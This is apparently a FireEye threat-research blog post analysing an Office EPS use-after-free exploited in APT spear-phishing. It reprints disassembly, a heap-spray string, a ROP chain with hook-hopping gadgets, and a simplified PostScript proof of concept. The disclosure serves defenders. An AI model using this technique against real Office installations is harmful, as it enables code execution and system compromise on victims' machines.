The EPS Awakens

December 16, 2015 | by Genwei Jiang, Dan Caselden, Ryann Winters | Threat Research

On September 8, FireEye published details about an attack exploiting zero day vulnerabilities in Microsoft Office (CVE-2015-2545) and Windows (CVE-2015-2546). The attack was particularly notable because it leveraged PostScript to drive memory corruption in a way that had never been seen before. The exploit used similar strategies as browser exploits in common languages such as JavaScript and Flash, but PostScript served as an overlooked attack vector that is powerful and convenient in Office.

Following the release of the patch for CVE-2015-2545, FireEye notified Microsoft of a way to bypass the patch. Microsoft not only fixed the bypass, but proactively hardened code throughout the Encapsulated PostScript (EPS) filter. The updates were quietly released on November 10 (Patch Tuesday).

At around 10:00AM in Japan on November 26 (around close of business the day before Thanksgiving in the U.S.), threat actors launched a spear phishing campaign. The emails contained document attachments that exploited a previously unknown EPS vulnerability. But there was a catch: the vulnerability was proactively patched in the Microsoft update released two weeks earlier.

The spearphishing emails to FireEye EX customers were blocked in the wild. FireEye appliances detect the exploit as Exploit.Dropper.docx.MVX and Malware.Binary.Docx.

In the first part of this blog series, we summarize recent threat group activity using this exploit and provide complete technical details of the vulnerability. Stay tuned for part two wherein we outline the operational details of the attack.

Activity Summary

In late November and early December of 2015, FireEye observed multiple spear phishing campaigns exploiting a previously unknown Microsoft Office EPS vulnerability (detailed below) and Windows local privilege escalation vulnerability CVE-2015-1701. Over the course of several days, known and suspected China-based advanced persistent threat (APT) groups sent phishing emails containing malicious Word attachments to Japanese and Taiwanese organizations in the financial services, high-tech, media and government sectors respectively.

These attachments exploited a silently patched user-mode Microsoft EPS vulnerability (similar to Microsoft EPS use-after-free vulnerability CVE-2015-2545) and subsequently used CVE-2015-1701 to obtain SYSTEM level access to compromised machines. Following successful exploitation of each vulnerability, the exploit shellcode deployed either the IRONHALO downloader or the ELMER backdoor. FireEye currently detects IRONHALO as Trojan.IRONHALO.Downloader and ELMER as Backdoor.APT.Suroot.

Vulnerability Details – Encapsulated PostScript dict copy Use-After-Free




*"**copy** copies all the elements of the first composite object into the second. The composite object operands must be of the same type, except that a packed array can be copied into an array. This form of **copy** copies the value of a composite object…. **copy** returns the initial subarray or substring of the second operand into which the elements were copied. Any remaining elements of array$_2$ or string$_2$ are unaffected."*

Figure 1: Definition of 'copy' operator, from the PostScript Language Reference Manual

In the form *dict*$_1$ *dict*$_2$ **copy**, the **copy** operator copies all of the elements from the first operand (*dict*$_1$) into the second operand (*dict*$_2$). The PostScript Language Reference Manual (PLRM), as cited in Figure 1, states that the copy operator does not affect elements remaining in the second operand. For example, if *dict*$_1$ contained an element under key *k1*, and *dict*$_2$ contained elements under keys *k1* and *k2*, then the operation *dict*$_1$ *dict*$_2$ **copy** should overwrite the element under *k1*, but should not affect the element under *k2*.

However, Microsoft's EPS deviates from this standard. In Microsoft's implementation, the **copy** operator iteratively deletes all key-value entries from the *dict*$_2$ internal hash table. Then, it deletes the hash table itself, and allocates a new one. Finally, it copies elements from *dict*$_2$ into *dict*$_2$. This deletion process is depicted in Figure 2.



```
sub_100198FF proc near
push    esi
push    edi
mov     esi, ecx
xor     edi, edi
cmp     [esi], edi
jz      short loc_10019936
```

```
cmp     [esi+4], edi    ; esi+4, capacity of user dictionary
jbe     short loc_1001992E
```

```
push    ebx
```

```
loc_1001990F:             ; [esi], user dictionary ptr
mov     eax, [esi]
mov     eax, [eax+edi*4]
test    eax, eax
jz      short loc_10019927
```

```
loc_10019918:
mov     ebx, [eax]
push    eax                ; element pointer of dictionary
call    operator delete(void *)
pop     ecx
mov     eax, ebx
test    ebx, ebx
jnz     short loc_10019918
```

```
loc_10019927:
inc     edi
cmp     edi, [esi+4]
jb      short loc_1001990F ; [esi], user dictionary ptr
```

```
pop     ebx
```

```
loc_1001992E:             ; void *
push    dword ptr [esi]
call    operator delete(void *)
pop     ecx
```

Using the *dict*$_1$ *dict*$_2$ **copy** operation while enumerating *dict*$_2$ with **forall** causes a use-after-free. During each iteration of the **forall** loop, *dict*$_2$ dereferences a pointer (ptrNext) to push the next key-value pair onto the operator stack. When **copy** deletes the next key-value pair, ptrNext becomes stale. The next iteration of the **forall** loop will then push objects from the stale pointer onto the operator stack.

In an attack scenario, the attacker can allocate memory under the stale pointer. The attacker can then supply data that the **forall** enumerator reads as a key-value pair. In the appendix, we include a minimized PoC that shows how to allocate a string under the stale pointer and forge a key-value pair.

Full Read and Write Development

The attacker gains access to memory by forging a string. Specifically, the attacker places a forged key-value pair under the stale ptrNext, and the key-value pair points to a forged string. The attacker uses a hardcoded address (130e0020h) in the forged key-value pair, and sprays memory at the address with PostScript strings. Figure 3 shows the PostScript that creates the sprayed string object, and the layout of the string in memory.

```
/fakestr
<28000e1358000e13bebafeca41414141414141414141414141414141030000004141414141414141414
1414124000e1300000000ffffff7fbebafeca4141414141414141414141414141414141414141414141414
14141414100000000ffffff7f> def
```

```
0:000> dd 130e0000
130e0000  00000000 00000000 00000000 00000000
130e0010  00000000 00000000 00000000 00000000
130e0020  130e0028 130e0058 cafebabe 41414141
130e0030  41414141 41414141 41414141 00000003
130e0040  41414141 41414141 41414141 130e0024
130e0050  00000000 7fffffff cafebabe 41414141
130e0060  41414141 41414141 41414141 41414141
130e0070  41414141 41414141 00000000 7fffffff
```

Figure 3: The attacker's sprayed PostScript string

Each PostScript string object allocates a buffer to store the actual contents of the string. The address and size of this buffer is stored within the string object. In the attacker's forged string object, the address of the buffer is 0, and the size of the buffer is 0x7fffffff.

Return-Oriented Programming

Once the attacker has forged a string with size 0x7fffffff, they can use the string to freely read and write process memory. The attacker uses this capability to search for ROP gadgets and build a ROP chain.

```
0:000> dd /c 1 130e1032
130e1032  60e2b53a      // retn_gadget
130e1036  60e2b53a      // retn_gadget
130e103a  00000000
130e103e  00000000
130e1042  60e69f80      // stack_pivot_gadget
130e1046  60e398cd      // set_eax_gadget, eax = 0xd7
130e104a  00000000
130e104e  00000000
130e1052  00000000
130e1056  777e5695      // ntcreateevent_gadget+0x5, NtProtectVirtualMemory
130e105a  130e3000      // shellcode starts here
130e105e  ffffffff
30e1062  130e0200
130e1066  130e0204
130e106a  00000040
130e106e  130e0208
```


```
0:000> u 60e2b53a
EPSIMP32+0xb53a:
60e2b53a c20c00          ret     0Ch
0:000> u 60e69f80
```

```
EPSIMP32!RegisterPercentCallback+0x2234e:
60e69f80 94              xchg    eax,esp
60e69f81 c3              ret
0:000> u 60e398cd
EPSIMP32+0x198cd:        // ecx = 130e1000, eax = 0xd760e398cd 8b4114
mov     eax,dword ptr [ecx+14h]
60e398d0 c3              ret
0:000> u 777e5695
ntdll!NtCreateEvent+0x5:
777e5695 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub
777e569a ff12            call    dword ptr [edx]
777e569c c21400          ret     14h
```

Figure 4: Attacker's ROP chain

The ROP chain, shown in Figure 4, uses a few known tricks to bypass security products. First, the ROP chain skips 5 bytes past the beginning of ntdll!NtCreateEvent. This would bypass any hooks placed on the beginning of the routine (and is known as "hook hopping"), but the real purpose of this offset is to pass over an instruction that sets eax. This allows the attacker to specify their own parameter in eax, and call an arbitrary system call instead of NtCreateEvent. The attacker chooses the system call NtProtectVirtualMemory, which marks the attacker's shellcode as executable. Since the system call numbers differ between environments, the attacker reads the correct value for eax from the ntdll!NtProtectVirtualMemory function (which is the user-mode function that is normally used to call the NtProtectVirtualMemory syscall).

To transfer execution to the ROP chain, the attacker forges a file type object. Within the forged file type object, the attacker modifies the bytesavailable function pointer to point to a pivot (Figure 5). Then, when the attacker uses the forged object in PostScript, it calls the pivot and transfers execution to the ROP chain. When the ROP chain is complete, it returns into the attacker's shellcode.



```
.text:10031310 loc_10031310:                          ; CODE XREF: op_bytesavailable+57↑j
.text:10031310                 mov     ecx, [ebp+var_14+0Ch] ; 0:000> dd ebp-14 l4
.text:10031310                                        ; 00288768  00000900 00000000 002887a4 130e1000
.text:10031310                                        ; 0:000> d poi(130e1000)
.text:10031310                                        ; 130e1032  60e2b53a 60e2b53a 00000000 00000000
.text:10031310                                        ; 130e1042  60e69f80 60e398cd 00000000 00000000
.text:10031310                                        ; 130e1052  00000000 777e5695 130e3000 ffffffff
.text:10031310                                        ; 130e1062  130e0200 130e0204 00000040 130e0208
.text:10031313                 mov     eax, [ecx]      ; eax = 130e1032
.text:10031315                 call    dword ptr [eax+10h] ; 60e69f80, stack_pivot_gadget
.text:10031318                 cmp     eax, edi
```

Figure 5: bytesavailable operator with the forged file type object

Shellcode

Once the ROP chain finishes and returns to the attacker's shellcode, the shellcode loads a DLL that exploits CVE-2015-1701 to elevate the process to SYSTEM. The CVE-2015-1701 exploit is based on published source code from GitHub. Once the shellcode process has SYSTEM privileges, it will execute further payloads to be discussed in part two of this series.

Acknowledgements

Thank you to Wang Yu, Dan Regalado and Junfeng Yang for their contributions to this blog.

Appendix

Simplified PoC

```
%% Create dict2 and fill it with
%%  several key-value pairs
/dict2 5 dict def
dict2 begin
/k1 1000 array def
/k2 1000 array def
…
dict2 end

%% Create dict1 and fill it with
%%  one key-value pair under k1
/dict1 3 dict def
dict1 begin
/k1 1000 array def
dict1 end

%% Begin forall enumeration on dict2
dict2 {
     …
    % Destroy dict2’s internal hash-table,
    %  freeing all key-value pairs
    dict1 dict2 copy
    …
    % Create a new string to overwrite the
    % freed key-value pair k2.
    % The string contains a forged key-value pair
    44 string
    0
<00000000ff0300000000500000000000000000000000002000e013030000000000000000000000000044444444>
putinterval
    % Next iteration of the loop uses stale.
    % ptrNext, which points into the above string,
    %  and reads a forged key-pair
    …
} forall
```

This entry was posted on Wed Dec 16 08:00:00 EST 2015 and filed under 0-day, 0day, Advanced Persisent Threat, Blog, Dan Caselden, Genwei Jiang, Latest Blog Posts, Ryann Winters , Threat Research, Vulnerability and vulnerabilities.

Understand Why
Spear Phishing Attacks are
Successful and
How to Stop Them

DOWNLOAD NOW ▸

FireEye
SPEAR PHISHING ATTACKS—WHY THEY ARE SUCCESSFUL AND HOW TO STOP THEM
SECURITY REIMAGINED

FireEye Alerts

Be the first to receive information on major cyber attacks from the industry leader!

First Name
Last Name
Email Address
Subscribe

Cyber Security Fundamentals
Careers
Events
Webinars

Support
Partners
Newsroom
Blog
Investor Relations

Incident?
Contact Us
Communication Preferences
Report Security Issue
Supplier Documents

Connect

Facebook
LinkedIn
Twitter
Google+
YouTube
Glassdoor